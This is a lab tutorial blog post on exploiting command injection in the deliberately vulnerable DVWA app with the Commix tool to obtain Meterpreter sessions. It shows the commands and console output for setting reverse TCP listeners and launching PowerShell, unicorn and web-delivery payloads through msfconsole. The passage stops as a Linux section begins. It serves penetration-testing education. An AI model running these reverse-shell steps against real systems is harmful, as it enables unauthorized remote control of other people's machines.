Command Injection to Meterpreter using Commix

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Raj February 6, 2017

Commix is an automated command injection tool. It lets you have a meterpreter session via command injection if the web application is vulnerable to it. It's pretty efficient and reliable. Commix is widely used by security experts, penetration testers and also web developers in order to find vulnerabilities. In this article, we will learn how to get a meterpreter session using commix. For the detailed guide on commix click here.


Requirements :

- DVWA (for Windows 10)
- PentesterLab (for Linux testing)
- Kali Linux
- Commix

Gaining Initial Access with Commix via Command Injection

As you can see in the image below the environment of DVWA is vulnerable to command injection. Submit the local host request from DVWA.

Capture the previously submitted request through BurpSuite by simultaneously turning on the intercept as shown in the image below :




Once the cookies are capture, copy the whole cookie and paste it in a TXT file. Now, use the following command in order to exploit the vulnerability of Command injection in the DVWA environment :

commix -r /root/Desktop/req.txt

here,


–r: refers to the path of request file which will load HTTP.

As the exploitation is successful, it will ask you if you want to load the pseudo terminal or not. Type ‘y’ for the pseudo terminal and it will be loaded. Use the command ‘whoami’ to check the user as shown in the image :



Now that you are in the pseudo terminal, type the following set of command in order to generate reverse shell :

reverse_tcp
set lhost 192.168.1.107
set lport 1234
After executing the above commands, it will ask you if you want to have a netcat shell or other (meterpreter) shell. So, press 2 for the meterpreter one. Then it will ask you which meterpreter session you want as in whether you want it to be PHP, Windows, etc. As our DWVA is setup on windows, we will select option 10. Then it will further ask you to choose a particular power shell injection. Choose 1 as of now as we will try other options too.



When everything is done, it will give a resource file with the execution command. Open a new terminal window and type the command there, as in our case it generated the following command :


msfconsole -r /usr/share/commix/powershell_attack.rc

When you execute the above command, you will directly have your meterpreter session as shown in the image above.


Multiple Shell Techniques in Windows Using Commix

Now, repeat the above steps as they are but instead of choosing 1 option of power shell injection to choose 2 this time as it will help us get meterpreter session through magic unicorn. After choosing option 2, it will again generate a resource file for execution in the new terminal window. In our case the following command was generated :

msfconsole -r /usr/share/magic-unicorn/unicorn.rc



Again, when the command is executing you will have your meterpreter session as shown in the image below :



All the above meterpreter session were taken using option 10 under the category of the meterpreter reverse shell. But this time we will use option 11, which is web delivery, to have a meterpreter session. So, repeat the same steps as above but this time choose 11 option when asked for which meterpreter reverse shell you want.


```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.1.107
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 1234
LPORT => 1234

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 11
```

Then once you have chosen option 11, it will ask whether you want web delivery script for PHP, Python or windows. Now, as we are attacking windows select option 3.

```
commix(reverse_tcp_other) > 11

---[ Web delivery script ]---
Type '1' to use Python meterpreter reverse TCP shell.
Type '2' to use PHP meterpreter reverse TCP shell.
Type '3' to use Windows meterpreter reverse TCP shell.

commix(web delivery) > 3
[*] Type "msfconsole -r /usr/share/commix/web_delivery.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
```


Once again, it will give you a resource file and a command that is to be run in the new terminal window. In our case, the following command was generated :

msfconsole -r /usr/share/commix/web_delivery.rc
As the command is executed, you will have your meterpreter session as shown in the image below :




Capture & Inject

Until now, all the meterpreter session we took were in the Window's environment. Now, will be gain meterpreter session in Linux's environment. For this, we will use PentesterLab.



